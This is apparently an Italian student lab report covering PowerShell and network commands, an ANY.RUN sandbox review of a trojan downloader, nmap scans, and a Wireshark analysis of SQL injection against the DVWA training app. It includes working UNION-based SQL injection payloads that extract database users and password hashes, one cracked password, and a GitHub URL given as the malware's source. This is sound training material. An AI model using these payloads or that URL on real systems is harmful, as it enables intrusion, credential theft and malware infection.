

Relazione Tecnica – Laboratorio di Cybersecurity

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Esercizio 1 – PowerShell, CMD e Analisi di Rete

Obiettivo

Comprendere differenze tra CMD e PowerShell, utilizzare comandi di rete, analizzare PID e processi, e rispondere alle domande del laboratorio.


◆ **Differenze tra CMD e PowerShell**

 **Differenza fondamentale** **CMD** è un interprete di comandi legacy. **PowerShell** è una shell moderna basata su .NET, orientata agli oggetti.

Esempio: listare file

```
dir
```

```
Get-ChildItem
```



```
Microsoft Windows [Versione 10.0.19045.2965]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\User>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 76FF-0D4F

Directory di C:\Users\User
15/05/2026  10:21    <DIR>          .
15/05/2026  10:21    <DIR>          ..
08/09/2024  23:19    <DIR>          3D Objects
08/09/2024  23:19    <DIR>          Contacts
08/09/2024  23:19    <DIR>          Desktop
08/09/2024  23:19    <DIR>          Documents
08/09/2024  23:19    <DIR>          Downloads
08/09/2024  23:19    <DIR>          Favorites
08/09/2024  23:19    <DIR>          Links
08/09/2024  23:19    <DIR>          Music
15/05/2026  10:21    <DIR>          OneDrive
08/09/2024  23:22    <DIR>          Pictures
08/09/2024  23:19    <DIR>          Saved Games
08/09/2024  23:21    <DIR>          Searches
08/09/2024  23:19    <DIR>          Videos
               0 File             0 byte
              15 Directory  57.337.155.584 byte disponibili

C:\Users\User>
```

```
PS C:\Users\User> get-alias dir

CommandType      Name
-----
Alias             dir -> Get-ChildItem

PS C:\Users\User> dir

Directory: C:\Users\User

Mode                LastWriteTime         Length Name
----                -
d-r---            08/09/2024    23:19             3D Objects
d-r---            08/09/2024    23:19             Contacts
d-r---            08/09/2024    23:19             Desktop
d-r---            08/09/2024    23:19             Documents
d-r---            08/09/2024    23:19             Downloads
d-r---            08/09/2024    23:19             Favorites
d-r---            08/09/2024    23:19             Links
d-r---            08/09/2024    23:19             Music
d-r---            15/05/2026    10:21             OneDrive
d-r---            08/09/2024    23:22             Pictures
d-r---            08/09/2024    23:19             Saved Games
d-r---            08/09/2024    23:21             Searches
d-r---            08/09/2024    23:19             Videos

PS C:\Users\User>
```

- ◆ Comandi di rete

Tabella di routing

```
netstat -r
```

```

PS C:\Users\User> netstat -r
=====
Elenco interfacce
 5...08 00 27 96 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
 1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
  0.0.0.0             0.0.0.0     10.0.2.2      10.0.2.15    25
  10.0.2.0           255.255.255.0  On-link      10.0.2.15    281
  10.0.2.15          255.255.255.255  On-link      10.0.2.15    281
  10.0.2.255         255.255.255.255  On-link      10.0.2.15    281
  127.0.0.0           255.0.0.0     On-link      127.0.0.1    331
  127.0.0.1           255.255.255.255  On-link      127.0.0.1    331
  127.255.255.255     255.255.255.255  On-link      127.0.0.1    331
  224.0.0.0           240.0.0.0     On-link      127.0.0.1    331
  224.0.0.0           240.0.0.0     On-link      10.0.2.15    281
  255.255.255.255     255.255.255.255  On-link      127.0.0.1    331
  255.255.255.255     255.255.255.255  On-link      10.0.2.15    281
=====
Route permanenti:
 Nessuna

IPv6 Tabella route
=====
Route attive:
 Interf Metrica Rete Destinazione      Gateway
 5      281  ::/0      fe80::2
 1      331  ::1/128   On-link
 5      281  fd17:625c:f037:2::/64  On-link
 5      281  fd17:625c:f037:2:4008:e5db:2de:8d33/128
                                On-link
 5      281  fd17:625c:f037:2:7899:5949:534:2173/128
                                On-link
 5      281  fe80::/64  On-link
 5      281  fe80::7de5:ce64:b266:fed3/128
                                On-link
 1      331  ff00::/8   On-link
 5      281  ff00::/8   On-link
=====
Route permanenti:
 Nessuna
PS C:\Users\User>

```

Porte e processi attivi

```
netstat -abno
```

```
PS C:\Windows\system32> netstat -abno
```

Connessioni attive

Proto	Indirizzo locale	Indirizzo esterno	Stato	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	900
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	1056
CDPSvc				
[svchost.exe]				
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	672
[lsass.exe]				
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	512
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	684
EventLog				
[svchost.exe]				
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	8
Schedule				
[svchost.exe]				
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	1844
[spoolsv.exe]				
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	656
Impossibile ottenere informazioni sulla proprietà				
TCP	10.0.2.15:139	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	10.0.2.15:49799	23.11.40.157:80	ESTABLISHED	3088
[SearchApp.exe]				
TCP	10.0.2.15:49814	4.207.247.137:443	ESTABLISHED	8
[svchost.exe]				
TCP	10.0.2.15:49824	23.222.236.174:443	CLOSE_WAIT	3088
[SearchApp.exe]				
TCP	10.0.2.15:49858	23.222.236.172:443	CLOSE_WAIT	3088
[SearchApp.exe]				
TCP	10.0.2.15:49868	4.207.247.138:443	ESTABLISHED	8
[svchost.exe]				
TCP	10.0.2.15:49872	108.141.15.7:443	ESTABLISHED	4576
[smartscreen.exe]				
TCP	10.0.2.15:49873	204.79.197.203:80	ESTABLISHED	4576
[smartscreen.exe]				
TCP	10.0.2.15:49874	150.171.27.12:443	ESTABLISHED	4728
[backgroundTaskHost.exe]				
TCP	10.0.2.15:49875	4.209.250.170:443	TIME_WAIT	0
TCP	10.0.2.15:49876	172.66.2.5:80	ESTABLISHED	4728
[backgroundTaskHost.exe]				
TCP	10.0.2.15:49877	204.79.197.203:80	ESTABLISHED	4728
[backgroundTaskHost.exe]				
TCP	10.0.2.15:49879	23.44.51.99:443	ESTABLISHED	3428
[Explorer.EXE]				
TCP	10.0.2.15:49880	172.66.2.5:80	ESTABLISHED	3428
[Explorer.EXE]				
TCP	10.0.2.15:49881	204.79.197.203:80	ESTABLISHED	3428
[Explorer.EXE]				
TCP	10.0.2.15:49883	13.89.179.11:443	TIME_WAIT	0
TCP	[::]:135	[::]:0	LISTENING	900
RpcSs				
[svchost.exe]				
TCP	[::]:445	[::]:0	LISTENING	4

Gateway IPv4

Identificato tramite:

```
ipconfig
```

```
C:\>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: settings
    Indirizzo IPv6 . . . . . : fd17:625c:f037:2:7899:5949:534:2173
    Indirizzo IPv6 temporaneo. . . . . : fd17:625c:f037:2:4008:e5db:2de:8d33
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%5
    Indirizzo IPv4. . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : fe80::2%5
                                   10.0.2.2

C:\>_
```

◆ Analisi PID e Task Manager

Il PID trovato con `netstat -abno` è stato verificato in Task Manager → corrisponde al processo attivo che ascolta sulla porta analizzata.

◆ Pulizia del Cestino

```
Clear-RecycleBin
```

```
PS C:\Windows\system32> clear-recyclebin

Conferma
Esegui l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): s
PS C:\Windows\system32> _
```

◆ Domanda di riflessione

Perché PowerShell è più potente di CMD? Perché gestisce **oggetti**, non solo testo. Permette automazione, scripting avanzato, moduli, API .NET, gestione remota e sicurezza superiore.

🧩 Esercizio 2 – Analisi Malware con ANY.RUN

🎯 Obiettivo

Analizzare il comportamento del malware *Muandrd.exe* e identificare indicatori di compromissione (IOC).

◆ File analizzati

- **Muandrd.exe** (eseguibile principale)
- **Jvczfhe.exe** (file scaricato dal malware)

◆ **Process Tree**

- Firefox → download del file malevolo
- Esecuzione del malware
- Creazione di processi figli
- Persistenza e comunicazione di rete

◆ **MITRE ATT&CK rilevati**

- **Execution**
- **Persistence**
- **Defense Evasion**
- **Command & Control**

◆ **Comunicazioni di rete**

- HTTP verso server remoto
- DNS sospetti
- Download di payload aggiuntivi

◆ **IOC principali**

- Hash dei file
- URL malevoli
- Dominio C2
- Processi anomali

◆ **Conclusione tecnica**

Il malware esegue:

- download di ulteriori componenti
- comunicazione con server remoto
- tentativi di persistenza
- evasione difese

È classificabile come **trojan downloader / RAT**.

Malicious activity

Win10 64bit

https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe

Open in browser

Start: 25.08.2024, 22:39

Total time: 315 s

github

netreactor

Indicators:

Results

new

Restart

CPU

RAM

Processes 25

Actions 0

beta

Filter by PID or name

Only important

2256

svchost.exe

-k NetworkService -p -s Dnscache

0

316

43

6552

firefox.exe

"https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe"

154

34

25

6596

firefox.exe

https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe

34k

11k

168

6744

firefox.exe

-contentproc --channel=1824 -parentBuildID 20240213221259 -prefsHandle 1752 -prefMapHandle 1732 -prefsLen 30537 -p...

502

726

61

6816

firefox.exe

-contentproc --channel=2208 -parentBuildID 20240213221259 -prefsHandle 2192 -prefMapHandle 2188 -prefsLen 30537 -p...

Process details

ID 6596

Suspicious

Hide all

Warning 1

T1036.003

Rename Legitimate Utilities (1)

Process drops legitimate windows executable

Other 3

Executable content was dropped or overwritten

T1012

Query Registry (1)

Reads Microsoft Office registry keys

Application launched itself

Your current status

Guest

Access Period: unlimited


```
nmap -A -T4 localhost
```

```
Terminal
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-15 05:21 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000032s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
[analyst@secOps ~]$
```

Porte aperte

- 21/tcp – FTP (vsftpd)
 - Accesso anonimo abilitato
 - File presente: ftp_test
- 22/tcp – SSH (OpenSSH 10.0)

⚠ **Vulnerabilità FTP anonimo è una configurazione pericolosa.**

◆ Scansione 2: rete locale 10.0.2.0/24

Comando:

```
nmap -A -T4 10.0.2.0/24
```

```
analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-05-15 05:33 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000083s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
ftp-syst:
  STAT:
FTP server status:
  Connected to 10.0.2.15
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 3
  vsFTPD 3.0.5 - secure, fast, stable
_End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 66.49 seconds
```

Risultato

- Host attivi: 1
- IP attivo: **10.0.2.15**
- Servizi: FTP e SSH

◆ Scansione 3: scanme.nmap.org

Comando:

```
nmap -A -T4 scanme.nmap.org
```


Risultati

- IP: **45.33.32.156**
- Porte aperte:
 - **80/tcp – tcpwrapped**
 - **9929/tcp – nping-echo**
- Porte filtrate: **998**
- OS: **non determinabile**

🧩 Bonus 2 – SQL Injection (PCAP)

◆ Obiettivo

Analizzare un attacco SQL Injection catturato in Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=38535 TSecr=45838 WS=128
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000651	10.0.2.4	10.0.2.15	HTTP	654	POST /dwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=38208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1819 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dwa/dwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	0.174430	10.0.2.4	10.0.2.15	HTTP	536	GET /dwa/vulnerabilities/sql/?id=1x301&Submit=Submit HTTP/1.1
14	0.1744581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	0.174257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	0.220490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dwa/vulnerabilities/sql/?id=1x27*or*%270%27%30%270%&Submit=Submit HTTP/1.1
17	0.220490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	0.220493885	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	0.277727222	10.0.2.4	10.0.2.15	HTTP	630	GET /dwa/vulnerabilities/sql/?id=1x27*or*1x301+union+select+database%28%29%2C+user%28%29%23&Submit=Submit HTTP/1.1
20	0.277727871	10.0.2.15	10.0.2.4	TCP	66	80 → 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=187970 TSecr=129156
21	0.277732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	0.313710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dwa/vulnerabilities/sql/?id=1x27*or*1x301+union+select+null%2C+version%28%29%23&Submit=Submit HTTP/1.1
23	0.313710277	10.0.2.15	10.0.2.4	TCP	66	80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951
24	0.313712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)
25	0.383277032	10.0.2.4	10.0.2.15	HTTP	600	GET /dwa/vulnerabilities/sql/?id=1x27*or*1x301+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1
26	0.383277811	10.0.2.15	10.0.2.4	TCP	66	80 → 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=160821
27	0.383284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)
28	0.441804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dwa/vulnerabilities/sql/?id=1x27*or*1x301+union+select+user%2C+password+from+users%23&Submit=Submit HTTP/1.1
29	0.441804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=178379
30	0.441807286	10.0.2.15	10.0.2.4	HTTP	2891	HTTP/1.1 200 OK (text/html)

Frame 1: 74 bytes on wire (592 bits). 7
Ethernet II, Src: PCSyste..._Ca-e1:24
Internet Protocol Version 4, Src: 10.0.
Transmission Control Protocol, Src Port
0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00 ... H ... S: E
0010 00 3c 0f 05 40 00 00 13 a5 0a 00 02 04 0a 00 ... < ...
0020 02 0f 8b 1e 00 50 21 2c bc 0b 00 00 00 00 a0 02 ... P: ...
0030 72 10 18 41 00 00 02 04 05 b4 04 02 08 0a 00 00 ... r: A ...
0040 b3 0e 00 00 00 00 01 03 03 07

◆ Passo 1 – Identificazione traffico HTTP


Traffico tra:

- **10.0.2.4** (attaccante)
- **10.0.2.15** (server DVWA)

◆ Passo 2 – Prima iniezione (boolean-based)

Richiesta:

```
id=1=1
```



Risposta:

First name: admin

Surname: admin

✓ Vulnerabilità confermata La query SQL non filtra l'input.

◆ Passo 3 – SQL Injection avanzata (UNION-based)

Payload trovato:

```
1' or 1=1 union select database(), user()#
```

```
</form>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select da
tatabase(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(),
user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localho
st</pre>
</div>
```

Risultato:

- Database: **dvwa**
- Utente DB: **root@localhost**
- Enumerazione utenti DVWA

◆ Passo 4 – Estrazione hash password

Payload:

```
1' or 1=1 union select user, password from users#
```

```
e: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name:
```

Hash trovati:

- admin
- Gordon Brown
- Pablo Picasso
- Bob Smith
- 1337 → 8d3533d75ae2c3966d7e0d4fcc69216b

◆ Risposte alle domande

1. Quale utente ha l'hash 8d3533d75ae2c3966d7e0d4fcc69216b?

👉 Utente: 1337

2. Qual è la password in chiaro?

👉 Password: charley

✚ Conclusioni Finali

🔗 Sintesi tecnica Il laboratorio ha dimostrato vulnerabilità reali in sistemi non protetti:

- servizi esposti (FTP anonimo)
- malware attivo e comunicazioni C2
- SQL Injection con estrazione di dati sensibili
- enumerazione database e password hash

L'analisi ha permesso di comprendere tecniche offensive e difensive fondamentali nella cybersecurity.